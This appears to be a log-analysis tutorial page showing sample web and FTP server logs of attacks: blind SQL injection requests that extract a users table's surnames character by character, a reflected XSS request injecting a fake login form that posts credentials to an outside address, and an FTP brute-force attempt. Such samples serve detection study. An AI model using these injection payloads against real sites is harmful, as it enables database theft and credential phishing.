
```
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>96 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>112 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>104 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>108 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>106 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>105 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>128 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>64 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>96 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
```

Cross-Site Scripting (XSS)



```
root@51bbe2299cbe:/var/log/apache2# tail -n 1 access.log
172.17.0.1 - - [04/Jul/2023:21:25:36 +0000] "GET /vulnerabilities/xss_r
/?name=%3Ch3%3EPlease%20login%20to%20proceed%3C/h3%3E%20%3Cform%20actio
n=http://192.168.149.128%3EUsername:%3Cbr%3E%3Cinput%20type=%22username
%22%20name=%22username%22%3E%3C/br%3EPassword:%3Cbr%3E%3Cinput%20type=%
22password%22%20name=%22password%22%3E%3C/br%3E%3Cbr%3E%3Cinput%20type=
%22submit%22%20value=%22Logon%22%3E%3C/br%3E HTTP/1.1" 200 1812 "-" "Mo
zilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/114.0.5735.199 Safari/537.36"
root@51bbe2299cbe:/var/log/apache2#
```

BruteForce Attack



```
09:22:21 112.90.37.154 - 74.208.148.99 21 ControlChannelClosed - - 0 0 0eca56
09:22:22 112.90.37.154 - 74.208.148.99 21 ControlChannelOpened - - 0 0 48b744
09:22:22 112.90.37.154 - 74.208.148.99 21 USER sysadmin 331 0 0 48b74444-53e9
09:22:22 112.90.37.154 - 74.208.148.99 21 PASS *** 530 1326 41 48b74444-53e9-
09:22:23 112.90.37.154 - 74.208.148.99 21 ControlChannelClosed - - 0 0 48b744
09:22:23 112.90.37.154 - 74.208.148.99 21 ControlChannelOpened - - 0 0 509107
09:22:24 112.90.37.154 - 74.208.148.99 21 USER root 331 0 0 50910789-006d-4d8
09:22:24 112.90.37.154 - 74.208.155.142 21 ControlChannelOpened - - 0 0 860f1
09:22:24 112.90.37.154 - 74.208.148.99 21 PASS *** 530 1326 41 50910789-006d-
09:22:24 112.90.37.154 - 74.208.155.142 21 USER admin 331 0 0 860f1c1f-976e-4
09:22:24 112.90.37.154 - 74.208.148.99 21 ControlChannelClosed - - 0 0 509107
09:22:24 112.90.37.154 - 74.208.155.142 21 PASS *** 530 1326 41 860f1c1f-976e
09:22:25 112.90.37.154 - 74.208.148.99 21 ControlChannelOpened - - 0 0 a39ac7
09:22:25 112.90.37.154 - 74.208.155.142 21 ControlChannelClosed - - 0 0 860f1
09:22:25 112.90.37.154 - 74.208.148.99 21 USER root1 331 0 0 a39ac7a0-f3b3-40
09:22:25 112.90.37.154 - 74.208.148.99 21 PASS *** 530 1326 41 a39ac7a0-f3b3-
09:22:25 112.90.37.154 - 74.208.155.142 21 ControlChannelOpened - - 0 0 8f248
09:22:26 112.90.37.154 - 74.208.148.99 21 ControlChannelClosed - - 0 0 a39ac7
09:22:26 112.90.37.154 - 74.208.155.142 21 USER admin1 331 0 0 8f248442-89db-
09:22:26 112.90.37.154 - 74.208.148.99 21 ControlChannelOpened - - 0 0 1b750c
09:22:26 112.90.37.154 - 74.208.155.142 21 PASS *** 530 1326 41 8f248442-89db
09:22:26 112.90.37.154 - 74.208.148.99 21 USER root 331 0 0 1b750c07-f939-476
09:22:26 112.90.37.154 - 74.208.155.142 21 ControlChannelClosed - - 0 0 8f248
09:22:27 112.90.37.154 - 74.208.148.99 21 PASS *** 530 1326 41 1b750c07-f939-
09:22:27 112.90.37.154 - 74.208.155.142 21 ControlChannelOpened - - 0 0 4e333
```

Thank you